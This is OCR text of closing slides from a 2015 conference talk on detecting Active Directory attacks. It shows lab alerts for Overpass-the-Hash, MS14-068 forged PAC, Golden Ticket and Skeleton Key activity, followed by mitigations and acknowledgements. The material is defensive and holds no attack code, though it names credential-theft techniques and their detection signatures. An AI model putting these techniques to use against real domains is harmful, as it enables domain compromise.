
Encryption Downgrade Activity

The encryption method of the Encrypted_Timestamp field of AS_REQ message from FS has been downgraded based on previously learned behavior. This may be a result of a credential theft using Overpass-The-Hash from FS.

Sunday, July 5, 2015 at 7:39 AM

	Accounts (1)	From (1)	Accessed (1)	Via Domain Controllers (1)
7:39 AM Sunday July 5, 2015	Joe User	FS 192.168.222.15	lab.adsecurity.org to KRBTGT	DC01 192.168.222.22

ATA Detection: MS14-068 Exploit



Privilege Escalation using Forged PAC


Server Administrator attempted to escalate privileges by using a forged PAC from WIN7CLIENT-PC and accessing krbtgt (KRBTGT) (1 successful).

Thursday, July 2, 2015 at 8:49 AM

Server Administ...

	From (1)	Accessed (1)	Response	Via Domain Controllers (1)
8:49 AM Thursday July 2, 2015	WIN7CLIENT-PC 192.168.222.34	krbtgt to KRBTGT	Success Forged PAC Provided	DC01 192.168.222.22

ATA Detection: Golden Ticket




Encryption Downgrade Activity

The encyption method of the TGT field of TGS_REQ message from FS has been downgraded based on previously learned behavior. This may be a result of a Golden Ticket in-use on FS.

July 5, 2015 8:26 AM to 8:51 AM

	Accounts (2)	From (1)	Accessed (1)	Via Domain Controllers (1)
8:26 AM Sunday July 5, 2015	Michael	FS 192.168.222.15	DC01 to CIFS	DC01 192.168.222.22
8:51 AM Sunday July 5, 2015	Joe User	FS 192.168.222.15	DC01 to CIFS	DC01 192.168.222.22

ATA Detection: Skeleton Key




Encryption Downgrade Activity

The encyption method of the ETYPE_INFO2 field of KRB_ERR message from 3 computers has been downgraded based on previously learned behavior. This may be a result of a Skeleton Key on DC01.

July 2, 2015 9:32 AM to July 3, 2015 10:32 AM

	Accounts (4)	From (3)	Accessed (2)	Via Domain Controllers (1)
9:32 AM Thursday July 2, 2015	Server Administra...	WIN7CLIENT-PC 192.168.222.34	2 Resources	DC01 192.168.222.22
12:45 PM Thursday July 2, 2015	CLIENT1 192.168.222.51	CLIENT1 192.168.222.51	LAB.ADSECURITY.ORG to KRBTGT	DC01 192.168.222.22
12:50 PM Thursday July 2, 2015	FS 192.168.222.15	FS 192.168.222.15	LAB.ADSECURITY.ORG to KRBTGT	DC01 192.168.222.22
5:04 PM Thursday July 2, 2015	WIN7CLIENT-PC 192.168.222.34	WIN7CLIENT-PC 192.168.222.34	LAB.ADSECURITY.ORG to KRBTGT	DC01 192.168.222.22
10:32 AM Friday July 3, 2015	Server Administra...	FS 192.168.222.15	2 Resources	DC01 192.168.222.22

Credential Theft Protection (Future)



Additional Mitigations

- Monitor scheduled tasks on sensitive systems (DCs, etc)
- Block internet access to DCs & servers.
- Monitor security event logs on all servers for known forged Kerberos & backup events.
- Include computer account password changes as part of domain-wide password change scenario (set to 1 day)
- Change the KRBTGT account password (twice) every year & when an AD admin leaves.
- Incorporate Threat Intelligence in your process and model defenses against real, current threats.

Summary

- Attackers will get code running on a target network.
- The extent of attacker access is based on defensive posture.
- Advanced attacks with forged tickets can be detected.
- Protect AD Admins or a full domain compromise is likely!

My research into AD attack, defense, & detection is ongoing. This is only the beginning… ☺

Thanks!

- Alva “Skip” Duckwall (@passingthehash)
  - http://passing-the-hash.blogspot.com
- Benjamin Delpy (@gentilkiwi)
  - http://blog.gentilkiwi.com/mimikatz
- Chris Campbell (@obscuresec)
  - http://obscuresecurity.blogspot.com
- Joe Bialek (@clymb3r)
  - https://clymb3r.wordpress.com
- Matt Graeber (@mattifestation)
  - http://www.exploit-monday.com
- Rob Fuller (@mubix)
  - http://www.room362.com
- Will (@harmj0y)
  - http://blog.harmj0y.net

- The Microsoft ATA Product Team (Tal, Michael, & Idan)

- Many others in the security community!

- My wife & family for putting up with me being on the computer every night! ☺

Contact

- Twitter: @PyroTek3
- Email: sean [@] dansolutions . com
- Blog: www.ADSecurity.org
- Github: https://github.com/PyroTek3

black hat®

USA 2015

UBM
Tech